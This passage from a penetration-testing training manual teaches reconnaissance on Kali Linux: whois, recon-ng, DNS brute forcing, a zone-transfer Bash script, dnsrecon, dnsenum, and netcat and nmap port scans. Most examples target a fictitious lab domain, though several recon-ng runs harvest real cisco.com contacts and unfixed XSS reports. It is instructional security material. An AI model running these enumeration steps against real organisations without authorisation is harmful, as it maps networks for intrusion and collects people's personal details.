1.	www.cisco.com		august 1995	akamai technologies	linux
2.	tools.cisco.com		november 2001	cisco systems, inc.	unknown
3.	www-tac.cisco.com			cisco systems, inc.	unknown
4.	wwwin.cisco.com			cisco systems, inc.	unknown
5.	software.cisco.com		march 2008	akamai technologies	linux
6.	wwwin-tools.cisco.com			cisco systems, inc.	unknown
7.	homesupport.cisco.com		june 2010	linksys.256845	linux - redhat
8.	blogs.cisco.com		december 2005	rackspace hosting	linux - redhat
9.	home.cisco.com		may 2010	linksys.256845	linux - redhat
10.	homecommunity.cisco.com		may 2010	lithium technologies, inc.	f5 big-ip
11.	docwiki.cisco.com		june 2008	cisco systems, inc.	linux - redhat
12.	iwe.cisco.com			cisco systems, inc.	unknown
13.	homekb.cisco.com		october 2012	nohold, inc.	f5 big-ip
14.	homestore.cisco.com		may 2010	vigilant technologies	unknown
15.	homedownloads.cisco.com		june 2010	akamai technologies	linux
16.	newsroom.cisco.com		november 2001	cbc- educacao etreinamentos	unknown
17.	directory.cisco.com			cisco systems, inc.	unknown
18.	zed.cisco.com			cisco systems, inc.	unknown
19.	apps.cisco.com		december 2007	akamai technologies	linux
20.	cdets.cisco.com			cisco systems, inc.	unknown

Figure 24 - Netcraft Results For Our *.cisco.com Search

For each server found, you can request a site report that provides additional information and history about the server.

3.3.2 - Whois Enumeration

Whois[21] is a name for a TCP service, a tool, and a type of database. Whois databases contain name server, registrar, and, in some cases, full contact information about a domain name. Each registrar must maintain a Whois database containing all contact information for the domains they host. A central registry Whois database is maintained by the InterNIC[22]. These databases are usually published by a Whois server over TCP port 43 and are accessible using the **whois** client program.

```
root@kali:~# whois megacorpone.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: MEGACORPONE.COM
   Registrar: GANDI SAS
   Whois Server: whois.gandi.net
   Referral URL: http://www.gandi.net
   Name Server: NS1.MEGACORPONE.COM
   Name Server: NS2.MEGACORPONE.COM
   Name Server: NS3.MEGACORPONE.COM
   Status: clientTransferProhibited
   Updated Date: 12-apr-2013
   Creation Date: 22-jan-2013
   Expiration Date: 22-jan-2016

>>> Last update of whois database: Tue, 11 Jun 2013 18:02:59 UTC <<<
```

[21] https://en.wikipedia.org/wiki/Whois
[22] http://www.internic.net/


```
...
domain: megacorpone.com
reg_created: 2013-01-22 23:01:00
expires: 2016-01-22 23:01:00
created: 2013-01-23 00:01:00
changed: 2013-04-12 13:03:56
transfer-prohibited: yes
ns0: ns1.megacorpone.com 50.7.67.186
ns1: ns2.megacorpone.com 50.7.67.154
ns2: ns3.megacorpone.com 50.7.67.170
owner-c:
  nic-hdl: AG6848-GANDI
  owner-name: MegaCorpOne
  organisation: MegaCorpOne
  person: Alan Grofield
  address: 2 Old Mill St
  zipcode: 89001
  city: Rachel
  state: Nevada
  country: United States of America
  phone: +1.9038836342
  fax: ~
  email: 01a71d89e668eea3c82b4a33d851dfd2-1696395@contact.gandi.net
  lastupdated: 2013-06-11 19:58:30
…
root@kali:~#
```


The **whois** client can also perform reverse lookups. Rather than inputting a domain name, you can provide an IP address instead as shown below:

```
root@kali:~# whois 50.7.67.186
...
NetRange:       50.7.64.0 - 50.7.67.255
CIDR:           50.7.64.0/22
OriginAS:       AS30058
NetName:        FDCSERVERS-MIAMI
...
OrgName:        FDCservers.net
OrgId:          FDCSE-8
Address:        200 SE 1st St
City:           Miami
StateProv:      FL
PostalCode:     33131
Country:        US
RegDate:        2013-05-05
Updated:        2013-05-05
...
root@kali:~#
```

Notice how both the registrar and hosting provider are shown through these **whois** query results.

3.3.3 - Exercise

1. Use the **whois** tool in Kali to identify the name servers of your target organization

3.4 - Recon-ng

As described by its authors, "Recon-ng[23] is a full-featured web reconnaissance framework written in Python. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly. Recon-ng has a look and feel similar to the Metasploit Framework, reducing the learning curve for leveraging the framework".

Let's use **recon-ng** to quickly compile a list of interesting data. We'll start by using the ***whois_poc*** module to come up with employee names and email addresses at Cisco.

```
root@kali:~# recon-ng
[recon-ng][default] > use recon/contacts/gather/http/api/whois_pocs
[recon-ng][default][whois_pocs] > show options

  Name    Current Value  Req  Description
  ------  -------------  ---  -----------
  DOMAIN                 yes  target domain

[recon-ng][default][whois_pocs] > set DOMAIN cisco.com
DOMAIN => cisco.comrecon-ng
[recon-ng][default][whois_pocs] > run
[*] URL: http://whois.arin.net/rest/pocs;domain=cisco.com
[*] URL: http://whois.arin.net/rest/poc/GAB42-ARIN
[*] Gary Abbott (gabbott@cisco.com) - Whois contact (Concord, TN - United
States)
...
```

[23] https://bitbucket.org/LaNMaSteR53/recon-ng

Next, we can use **recon-ng** to search sources such as ***xssed***[24] for existing XSS vulnerabilities that have been reported, but not yet fixed, on the cisco.com domain.

```
recon-ng > use recon/hosts/enum/http/web/xssed
recon-ng [xssed] > set DOMAIN cisco.com
DOMAIN => cisco.com
recon-ng [xssed] > run
[*] URL: http://xssed.com/search?key=cisco.com
--------------------------------------------------
[*] Mirror: http://xssed.com/mirror/76478/
[*] Domain: www.cisco.com
[*] URL: http://www.cisco.com/survey/exit.html?http://xssed.com/
[*] Date submitted: 16/02/2012
[*] Date published: 16/02/2012
[*] Category: Redirect
[*] Status: UNFIXED
--------------------------------------------------
```

We can also use the ***google_site*** module to search for additional cisco.com subdomains, via the Google search engine.

```
recon-ng > use recon/hosts/gather/http/web/google_site
recon-ng [google_site] > set DOMAIN cisco.com
DOMAIN => cisco.com
recon-ng [google_site] > run
[*] URL: http://www.google.com/search?start=0&filter=0&q=site%3Acisco.com
[*] www.cisco.com
[*] supportforums.cisco.com
[*] learningnetwork.cisco.com
[*] newsroom.cisco.com
[*] connectedlearningexchange.cisco.com
[*] blogs.cisco.com
```

[24] http://xssed.com/


```
[*] socialmedia.cisco.com
[*] socialviewing.cisco.com
[*] meraki.cisco.com
```

Another useful example is the ***ip_neighbour*** module, which attempts to discover neighbouring IP addresses of the target domain, possibly discovering other domains in the process.

```
recon-ng > use recon/hosts/gather/http/web/ip_neighbor
recon-ng [ip_neighbor] > set SOURCE cisco.com
SOURCE => cisco.com
recon-ng [ip_neighbor] > run
[*] URL: http://www.my-ip-neighbors.com/?domain=cisco.com
[*] 72.163.4.161
[*] allegrosys.com
[*] apps.cisco.com
[*] broadware.com
[*] cisco-returns.com
[*] cisco.ag
[*] cisco.com
[*] cisco.com.akadns.net
[*] cisco.com.az
[*] cisco.com.do
[*] cisco.com.kz
[*] cisco.com.ru
[*] cisco.hm
```

Many of the modules in **recon-ng** require API keys with their respective service providers. Take some time to check out recon-ng and its various modules.

4. - Active Information Gathering

Once you have gathered enough information about your target, using open web resources, and other passive information gathering techniques, you can further gather relevant information from other, more specific services. This module will demonstrate several of the options available to you. Please keep in mind that the services presented in this module are just an introductory list.

4.1 - DNS Enumeration

DNS is often a lucrative source for active information gathering. DNS offers a variety of information about public (and sometimes private!) organization servers, such as IP addresses, server names, and server functionality.

4.1.1 - Interacting with a DNS Server

A DNS server will usually divulge DNS and mail server information for the domain it has authority over. This is a necessity, as public requests for mail and DNS server addresses make up the basic Internet experience. For example, let's examine the megacorpone.com domain, a fake Internet presence we constructed for this exercise. We'll use the **host** command, together with the **–t** (type) parameter to discover both the DNS and mail servers for the megacorpone.com domain.

```
root@kali:~# host -t ns megacorpone.com
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
root@kali:~# host -t mx megacorpone.com
megacorpone.com mail is handled by 60 mail.megacorpone.com.
megacorpone.com mail is handled by 50 mail2.megacorpone.com.
```


By default, every configured domain should provide at least the DNS and mail servers responsible for the domain.

4.1.2 - Automating Lookups

Now that we have some initial data from the megacorpone.com domain, we can continue to use additional DNS queries to discover more host names and IP addresses belonging to megacorpone.com. For example, we can assume that the megacorpone.com domain has a web server, probably with the hostname *www*. We can test this theory using the **host** command once again:

```
root@kali:~# host www.megacorpone.com
www.megacorpone.com has address 50.7.67.162
```

Now, let's check if megacorpone.com also has a server with the hostname *idontexist*. Notice the difference between the query outputs.

```
root@kali:~# host idontexist.megacorpone.com
Host idontexist.megacorpone.com not found: 3(NXDOMAIN)
```

4.1.3 - Forward Lookup Brute Force

Taking the previous concept a step further, we can automate the Forward DNS Lookup of common host names using the **host** command and a Bash script. The idea behind this technique is to guess valid names of servers by attempting to resolve a given name. If the name you have guessed does resolve, the results might indicate the presence and even functionality of the server. We can create a short (or long) list of possible hostnames and loop the **host** command to try each one.

```
root@kali:~# echo www > list.txt
root@kali:~# echo ftp >> list.txt
```



```
root@kali:~# echo mail >> list.txt
root@kali:~# echo owa >> list.txt
root@kali:~# echo proxy >> list.txt
root@kali:~# echo router >> list.txt
root@kali:~# for ip in $(cat list.txt);do host $ip.megacorpone.com;done
www.megacorpone.com has address 50.7.67.162
Host ftp.megacorpone.com not found: 3(NXDOMAIN)
mail.megacorpone.com has address 50.7.67.155
Host owa.megacorpone.com not found: 3(NXDOMAIN)
Host proxy.megacorpone.com not found: 3(NXDOMAIN)
router.megacorpone.com has address 50.7.67.190
root@kali:~#
```

In this simplified example, we notice that the hostnames *www*, *router*, and *mail* have been discovered through this brute-force attack. The hostnames *owa*, *ftp* and *proxy*, however, were not found.

4.1.4 - Reverse Lookup Brute Force

Our DNS forward brute-force enumeration revealed a set of scattered IP addresses. If the DNS administrator of megacorpone.com configured PTR records for the domain, we might find out some more domain names that were missed during the forward lookup brute-force phase, by probing the range of these found addresses in a loop.

```
root@kali:~# for ip in $(seq  155 190);do host 50.7.67.$ip;done |grep -v "not
found"
155.67.7.50.in-addr.arpa domain name pointer mail.megacorpone.com.
162.67.7.50.in-addr.arpa domain name pointer www.megacorpone.com.
163.67.7.50.in-addr.arpa domain name pointer mail2.megacorpone.com.
164.67.7.50.in-addr.arpa domain name pointer www2.megacorpone.com.
165.67.7.50.in-addr.arpa domain name pointer beta.megacorpone.com.
...
```


4.1.5 - DNS Zone Transfers

A zone transfer is similar to a database replication act between related DNS servers. This process includes the copying of the zone file from a master DNS server to a slave server. The zone file contains a list of all the DNS names configured for that zone. Zone transfers should usually be limited to authorized slave DNS servers. Unfortunately, many administrators misconfigure their DNS servers, and as a result, anyone asking for a copy of the DNS server zone will receive one.

This is equivalent to handing a hacker the corporate network layout on a silver platter. All the names, addresses, and functionality of the servers can be exposed to prying eyes. I have seen organizations whose DNS servers were misconfigured so badly that they did not separate their internal DNS namespace and external DNS namespace into separate, unrelated zones. This resulted in a complete map of the internal and external network structure.

A successful zone transfer does not directly result in a network breach. However, it does facilitate the process. The **host** command syntax for preforming a zone transfer is as follows.

```
host -l <domain name> <dns server address>
```

From our previous host command, we noticed that two DNS servers serve the megacorpone.com domain: ns1 and ns2. Let's try a zone transfer on each of them.

```
root@kali:~# host -l megacorpone.com ns1.megacorpone.com
; Transfer failed.
Using domain server:
Name: ns1.megacorpone.com
Address: 50.7.67.186#53
Aliases:
```



```
Host megacorpone.com not found: 5(REFUSED)
; Transfer failed.
root@kali:~# host -l megacorpone.com ns2.megacorpone.com
Using domain server:
Name: ns2.megacorpone.com
Address: 50.7.67.154#53
Aliases:

megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
admin.megacorpone.com has address 50.7.67.187
beta.megacorpone.com has address 50.7.67.165
fs1.megacorpone.com has address 50.7.67.166
intranet.megacorpone.com has address 50.7.67.188
mail.megacorpone.com has address 50.7.67.155
mail2.megacorpone.com has address 50.7.67.163
ns1.megacorpone.com has address 50.7.67.186
ns2.megacorpone.com has address 50.7.67.154
ns3.megacorpone.com has address 50.7.67.170
router.megacorpone.com has address 50.7.67.190
router.megacorpone.com has address 10.7.0.1
siem.megacorpone.com has address 50.7.67.180
snmp.megacorpone.com has address 50.7.67.181
syslog.megacorpone.com has address 50.7.67.178
test.megacorpone.com has address 50.7.67.182
vpn.megacorpone.com has address 50.7.67.189
www.megacorpone.com has address 50.7.67.162
www2.megacorpone.com has address 50.7.67.164
root@kali:~#
```


In this case, *ns1* refused us our zone transfer request, while *ns2* allowed it. The result is a full dump of the zone file for the megacorpone.com domain, providing us a convenient list of IPs and DNS names for the megacorpone.com domain.

The megacorpone.com domain has only two DNS servers to check. However, some larger organizations might have numerous DNS servers, or you might want to attempt zone transfer requests against a given domain. This is where Bash scripting comes into play. To perform a zone transfer with the **host** command, we need two parameters: the analyzed domain name and the name server address. To get the name servers for a given domain in a clean format, we can issue the following command.

```
root@kali:~# host -t ns megacorpone.com | cut -d " " -f 4
ns2.megacorpone.com.
ns1.megacorpone.com.
```

Taking this a step further, we could write the following simple Bash script to automate the procedure of discovering and attempting a zone transfer on each DNS server found.

```
#/bin/bash
# Simple Zone Transfer Bash Script
# $1 is the first argument given after the bash script
# Check if argument was given, if not, print usage
if [ -z "$1" ]; then
echo "[*] Simple Zone transfer script"
echo "[*] Usage   : $0 <domain name> "
exit 0
fi

# if argument was given, identify the DNS servers for the domain
for server in $(host -t ns $1 |cut -d" " -f4);do
# For each of these servers, attempt a zone transfer
```



```
host -l $1 $server |grep "has address"
done
```

Running this script on megacorpone.com should automatically identify both name servers and attempt a zone transfer on each of them.

```
root@kali:~# chmod 755 dns-axfr.sh
root@kali:~# ./dns-axfr.sh megacorpone.com
admin.megacorpone.com has address 50.7.67.187
beta.megacorpone.com has address 50.7.67.165
fs1.megacorpone.com has address 50.7.67.166
intranet.megacorpone.com has address 50.7.67.188
mail.megacorpone.com has address 50.7.67.155
mail2.megacorpone.com has address 50.7.67.163
ns1.megacorpone.com has address 50.7.67.186
ns2.megacorpone.com has address 50.7.67.154
ns3.megacorpone.com has address 50.7.67.170
router.megacorpone.com has address 50.7.67.190
siem.megacorpone.com has address 50.7.67.180
snmp.megacorpone.com has address 50.7.67.181
syslog.megacorpone.com has address 50.7.67.178
test.megacorpone.com has address 50.7.67.182
vpn.megacorpone.com has address 50.7.67.189
www.megacorpone.com has address 50.7.67.162
www2.megacorpone.com has address 50.7.67.164
root@kali:~#
```


4.1.6 - Relevant Tools in Kali Linux

Several tools exist in Kali Linux to aid us in DNS enumeration and most of them perform the same tasks we have already covered in DNS enumeration. Two notable tools are DNSrecon and DNSenum. These tools each have options that are useful. The following output demonstrates the use of these tools, with minimal parameters.

4.1.6.1 - DNSRecon

DNSRecon[25] is an advanced, modern DNS enumeration script written in Python. Running the **dnsrecon** script against the megacorpone.com domain produces the following output:

```
root@kali:~# dnsrecon -d megacorpone.com -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for megacorpone.com name servers
[*] Resolving SOA Record [*]      SOA ns1.megacorpone.com 50.7.67.186
[*] Resolving NS Records
[*] NS Servers found:
[*]    NS ns2.megacorpone.com 50.7.67.154
[*]    NS ns1.megacorpone.com 50.7.67.186
[*]    NS ns3.megacorpone.com 50.7.67.170
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 50.7.67.154
[*] 50.7.67.154 Has port 53 TCP Open
[*] Zone Transfer was successful!!
[*]     MX @.megacorpone.com fb.mail.gandi.net 217.70.184.163
[*]     MX @.megacorpone.com fb.mail.gandi.net 217.70.184.162
[*]     MX @.megacorpone.com spool.mail.gandi.net 217.70.184.6
[*]     MX @.megacorpone.com spool.mail.gandi.net 2001:4b98:c:521::6
[*]     A admin.megacorpone.com 50.7.67.187
```

[25] https://github.com/darkoperator/dnsrecon


```
[*]     A fs1.megacorpone.com 50.7.67.166
[*]     A www2.megacorpone.com 50.7.67.164
[*]     A test.megacorpone.com 50.7.67.182
[*]     A ns1.megacorpone.com 50.7.67.186
[*]     A ns2.megacorpone.com 50.7.67.154
[*]     A ns3.megacorpone.com 50.7.67.170
[*]     A www.megacorpone.com 50.7.67.162
[*]     A siem.megacorpone.com 50.7.67.180
[*]     A mail2.megacorpone.com 50.7.67.163
[*]     A router.megacorpone.com 50.7.67.190
[*]     A mail.megacorpone.com 50.7.67.155
[*]     A vpn.megacorpone.com 50.7.67.189
[*]     A snmp.megacorpone.com 50.7.67.181
[*]     A syslog.megacorpone.com 50.7.67.178
[*]     A beta.megacorpone.com 50.7.67.165
[*]     A intranet.megacorpone.com 50.7.67.188
```

4.1.6.2 - DNSEnum

DNSEnum is another popular DNS enumeration tool. Running this script against the **zonetransfer.me** domain, which specifically allows zone transfers, produces the following output:

```
root@kali:~# dnsenum zonetransfer.me
dnsenum.pl VERSION:1.2.2
-----   zonetransfer.me   -----

Host's addresses:
__________________

zonetransfer.me                                          7200        IN      A
217.147.180.162
```



```
Name Servers:
_____________

ns12.zoneedit.com                       3653     IN    A        209.62.64.46
ns16.zoneedit.com                       6975     IN    A        69.64.68.41


Mail (MX) Servers:
__________________

ASPMX5.GOOGLEMAIL.COM                   293      IN    A        173.194.69.26
ASPMX.L.GOOGLE.COM                      293      IN    A        173.194.74.26
ALT1.ASPMX.L.GOOGLE.COM                 293      IN    A        173.194.66.26
ALT2.ASPMX.L.GOOGLE.COM                 293      IN    A        173.194.65.26
ASPMX2.GOOGLEMAIL.COM                   293      IN    A        173.194.78.26
ASPMX3.GOOGLEMAIL.COM                   293      IN    A        173.194.65.26
ASPMX4.GOOGLEMAIL.COM                   293      IN    A        173.194.70.26


Trying Zone Transfers and getting Bind Versions:
________________________________________________


Trying Zone Transfer for zonetransfer.me on ns12.zoneedit.com ...
zonetransfer.me                         7200     IN    SOA
zonetransfer.me                         7200     IN    NS
zonetransfer.me                         7200     IN    NS
zonetransfer.me                         7200     IN    MX
zonetransfer.me                         7200     IN    MX
zonetransfer.me                         7200     IN    MX
zonetransfer.me                         7200     IN    MX
zonetransfer.me                         7200     IN    MX
zonetransfer.me                         7200     IN    MX
```



```
...
office.zonetransfer.me                  7200     IN    A        4.23.39.254
owa.zonetransfer.me                     7200     IN    A        207.46.197.32
info.zonetransfer.me                    7200     IN    TXT
asfdbbox.zonetransfer.me                7200     IN    A         127.0.0.1
canberra_office.zonetransfer.me         7200     IN    A        202.14.81.230
asfdbvolume.zonetransfer.me             7800     IN    AFSDB
email.zonetransfer.me                   2222     IN    NAPTR
dzc.zonetransfer.me                     7200     IN    TXT
robinwood.zonetransfer.me               302      IN    TXT
vpn.zonetransfer.me                     4000     IN    A        174.36.59.154
_sip._tcp.zonetransfer.me               14000    IN    SRV
dc_office.zonetransfer.me                        7200         IN       A
143.228.181.132

ns16.zoneedit.com Bind Version: 8.4.X

brute force file not specified, bay.
root@kali:~#
```

4.1.7 - Exercises

1. Find the DNS servers for the megacorpone.com domain
2. Write a small Bash script to attempt a zone transfer from megacorpone.com
3. Use **dnsrecon** to attempt a zone transfer from megacorpone.com

4.2 - Port Scanning

Port scanning is the process of checking for open TCP or UDP ports on a remote machine. ***Please note that port scanning is illegal in many countries and should not be performed outside the labs***. That said, we have now moved from the passive phase to the active phase, which involves more direct interaction with the target servers. It is vital that we understand the implications of port scanning, as well as the impact that certain port scans can have on a network. To further emphasize this, consider the following embarrassing story.

A Note From the Author

I was once running an Nmap scan during an internal penetration test. Unfortunately, I did not notice the unusual subnet mask employed on the local network, and ended up running the Nmap scan through a remote uplink that was offsite. The routers separating these two remote networks were overwhelmed by the intense scan, with terrible reults. Never run port scans blindly. Always think of the traffic implications of your scans, and their possible effect on the target machines.

4.2.1 - TCP CONNECT / SYN Scanning

4.2.1.1 - Connect Scanning


The simplest TCP port scanning technique, usually called CONNECT scanning, relies on the three-way TCP handshake[26] mechanism. This mechanism is designed so that two hosts attempting to communicate can negotiate the parameters of the network TCP socket connection before transmitting data. *Connect* port scanning involves attempting

[26] http://support.microsoft.com/kb/172983

to complete a three-way handshake with the target host on the specified port(s). If the handshake is completed, this indicates that the port is open.

The screenshot below shows the Wireshark capture of a TCP Netcat port scan on ports 3388-3390.

```
root@kali:~# nc -nvv -w 1 -z 10.0.0.19 3388-3390
(UNKNOWN) [10.0.0.19] 3390 (?) : Connection refused
(UNKNOWN) [10.0.0.19] 3389 (?) open
(UNKNOWN) [10.0.0.19] 3388 (?) : Connection refused
 sent 0, rcvd 0
```



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.0.18	10.0.0.19	TCP		74 34838 > 3390 [SYN] Seq=0 Win=14600 Len=0 MSS=146
2	0.000307000	10.0.0.19	10.0.0.18	TCP		60 3390 > 34838 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4	0.001135000	10.0.0.19	10.0.0.18	TCP		74 3389 > 48852 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=
5	0.001161000	10.0.0.18	10.0.0.19	TCP		66 48852 > 3389 [ACK] Seq=1 Ack=1 Win=14720 Len=0 TS
6	0.001365000	10.0.0.18	10.0.0.19	TCP		66 48852 > 3389 [FIN, ACK] Seq=1 Ack=1 Win=14720 Len
7	0.001756000	10.0.0.19	10.0.0.18	TCP		66 3389 > 48852 [ACK] Seq=1 Ack=2 Win=66560 Len=0 TS
9	0.001957000	10.0.0.19	10.0.0.18	TCP		60 3388 > 47524 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10	0.005714000	10.0.0.19	10.0.0.18	TCP		60 3389 > 48852 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0

Figure 25 - Wireshark Capture of the Netcat Port Scan


4.2.1.2 - Stealth / SYN Scanning

SYN scanning, or stealth scanning, is a TCP port scanning method that involves sending SYN packets to various ports on a target machine without completing a TCP handshake. If a TCP port is open, a *SYN-ACK* should be sent back from the target machine, informing us that the port is open, without the need to send a final ACK back to the target machine. With early and primitive firewalls, this method would often bypass firewall logging, as this logging was limited to completed TCP sessions. This is no longer true with modern firewalls, and the term stealth is misleading. Users might believe their scans will somehow not be detected, when in fact, they will be.

4.2.2 - UDP Scanning

Since UDP is stateless, and does not involve a three-way handshake, the mechanism behind UDP port scanning is different. Try using **wireshark** while UDP scanning a lab machine with **netcat** to understand the how UDP port scans work. The screenshot below shows the **wireshark** capture of a UDP **netcat** port scan on ports 160-162:

```
root@kali:~# nc -nv -u -z -w 1 10.0.0.19 160-162
(UNKNOWN) [10.0.0.19] 161 (snmp) open
```



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.0.18	10.0.0.19	UDP	43	Source port: 37417 Destination port: 162
2	0.000335000	10.0.0.19	10.0.0.18	ICMP	71	Destination unreachable (Port unreachable)
3	1.000964000	10.0.0.18	10.0.0.19	UDP	43	Source port: 59964 Destination port: 161
4	2.001924000	10.0.0.18	10.0.0.19	UDP	43	Source port: 59964 Destination port: 161
5	2.002349000	10.0.0.18	10.0.0.19	UDP	43	Source port: 43118 Destination port: 160
6	2.002594000	10.0.0.19	10.0.0.18	ICMP	71	Destination unreachable (Port unreachable)

Figure 26 - Wireshark Capture of a UDP Netcat Port Scan

From the **wireshark** capture, you will notice that UDP scans work quite differently from TCP scans. An empty UDP packet is sent to a specific port. If the UDP port is open, no reply is sent back from the target machine. If the UDP port is closed, an ICMP port unreachable packet should be sent back from the target machine.

4.2.3 - Common Port Scanning Pitfalls

- UDP port scanning is often unreliable, as firewalls and routers may drop ICMP packets. This can lead to false positives in your scan, and you will regularly see UDP port scans showing all UDP ports open on a scanned machine.
- Most port scanners do not scan all available ports, and usually have a preset list of "interesting ports" that are scanned.
- People often forget to scan for UDP services, and stick only to TCP scanning, thereby seeing only half of the equation.

4.2.4 - Port Scanning with Nmap

Nmap[27] is one of the most popular, versatile, and robust port scanners to date. It has been actively developed for over a decade, and has numerous features beyond port scanning. Let's move straight into some port scanning examples, to get a feel for **nmap**.

4.2.4.1 - Accountability for Your Traffic

A default **nmap** TCP scan will scan the 1000 most popular ports on a given machine. Before we start running **nmap** scans blindly, let's quickly examine the amount of traffic sent by such a scan. We'll scan one of my local machines while monitoring the amount of traffic sent to the specific host using **iptables**[28].

```
root@kali:~# iptables -I INPUT 1 -s 10.0.0.19 -j ACCEPT
root@kali:~# iptables -I OUTPUT 1 -d 10.0.0.19 -j ACCEPT
root@kali:~# iptables -Z
root@kali:~# nmap -sT 10.0.0.19

Starting Nmap 6.25 ( http://nmap.org ) at 2013-04-20 06:36 EDT
Nmap scan report for 10.0.0.19
Host is up (0.00048s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
515/tcp   open  printer
3389/tcp  open  ms-wbt-server
```

[27] http://nmap.org/
[28] http://netfilter.org/projects/iptables/index.html


```
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:3B:C8:DE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.91 seconds
root@kali:~# iptables -vn -L
Chain INPUT (policy ACCEPT 10 packets, 464 bytes)
 pkts bytes target     prot opt in     out     source               destination
 1002 40400 ACCEPT     all  --  *      *       10.0.0.19            0.0.0.0/0
    0     0 ACCEPT     all  --  *      *       10.0.0.19            0.0.0.0/0

Chain OUTPUT (policy ACCEPT 4 packets, 1052 bytes)
 pkts bytes target     prot opt in     out     source               destination
 1201 71796 ACCEPT     all  --  *      *       0.0.0.0/0            10.0.0.19
root@kali:~#
```

This default 1000 port scan has generated around 72KB of traffic. A similar local port scan explicitly probing all 65535 ports would generate about 4.5 MB of traffic, a significantly higher amount. However, this full port scan has discovered two new ports that were not found by the default TCP scan: ports 180 and 25017.

```
root@kali:~# iptables -Z
root@kali:~# nmap -sT -p 1-65535 10.0.0.19
Starting Nmap 6.25 ( http://nmap.org ) at 2013-04-20 06:19 EDT
Nmap scan report for 10.0.0.19
Host is up (0.00067s latency).
Not shown: 65519 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
```



```
23/tcp    open  telnet
25/tcp    open  smtp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
180/tcp   open  ris
445/tcp   open  microsoft-ds
515/tcp   open  printer
3389/tcp  open  ms-wbt-server
25017/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:3B:C8:DE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 80.42 seconds
root@kali:~# iptables -vn -L
Chain INPUT (policy ACCEPT 54 packets, 2412 bytes)
 pkts bytes target     prot opt in     out     source               destination
65540 2622K ACCEPT     all  --  *      *       10.0.0.19            0.0.0.0/0
    0     0 ACCEPT     all  --  *      *       10.0.0.19            0.0.0.0/0

Chain OUTPUT (policy ACCEPT 12 packets, 3120 bytes)
 pkts bytes target     prot opt in     out     source               destination
76206 4572K ACCEPT     all  --  *      *       0.0.0.0/0            10.0.0.19
root@kali:~#
```

The results above imply that a full **nmap** scan of a class C network (254 hosts) would result in sending over 1000 MB of traffic to the network. In an ideal situation, a full TCP and UDP port scan of every single target machine would provide the most accurate

information about exposed network services. However, the example above should give you an idea about the need to balance any traffic restrictions (such as a slow uplink), with the need to discover additional open ports and services, by using a more exhaustive scan. This is especially true for larger networks, such as a class B network assessment. So, if we are in a position where we can't run a full port scan on the network, what *can* we do?

4.2.4.2 - Network Sweeping

To deal with large volumes of hosts, or to otherwise try to conserve network traffic, we can attempt to probe these machines using **Network Sweeping** techniques. Network Sweeping is a term indicating a network wide action. For example, a ping sweep would involve sending ICMP **ping** requests to each machine on a network, in an attempt to identify most of the live hosts available. Machines that filter or block ICMP requests may seem down to a ping sweep, so it is not a definitive way to identify which machines are really up or down. It does provide a good reference point for understanding the target network and identifying any packet filtering devices that may exist.

```
root@kali:~# nmap -sn 192.168.11.200-250
```

Searching for live machines using the **grep** command can give you output that's difficult to manage. Instead, let's use Nmap's "greppable" output parameter (**-oG**) to save these results into a format that is easier to manage.

```
root@kali:~# nmap -v -sn 192.168.11.200-250 -oG ping-sweep.txt
root@kali:~# grep Up ping-sweep.txt | cut -d " " -f 2
```


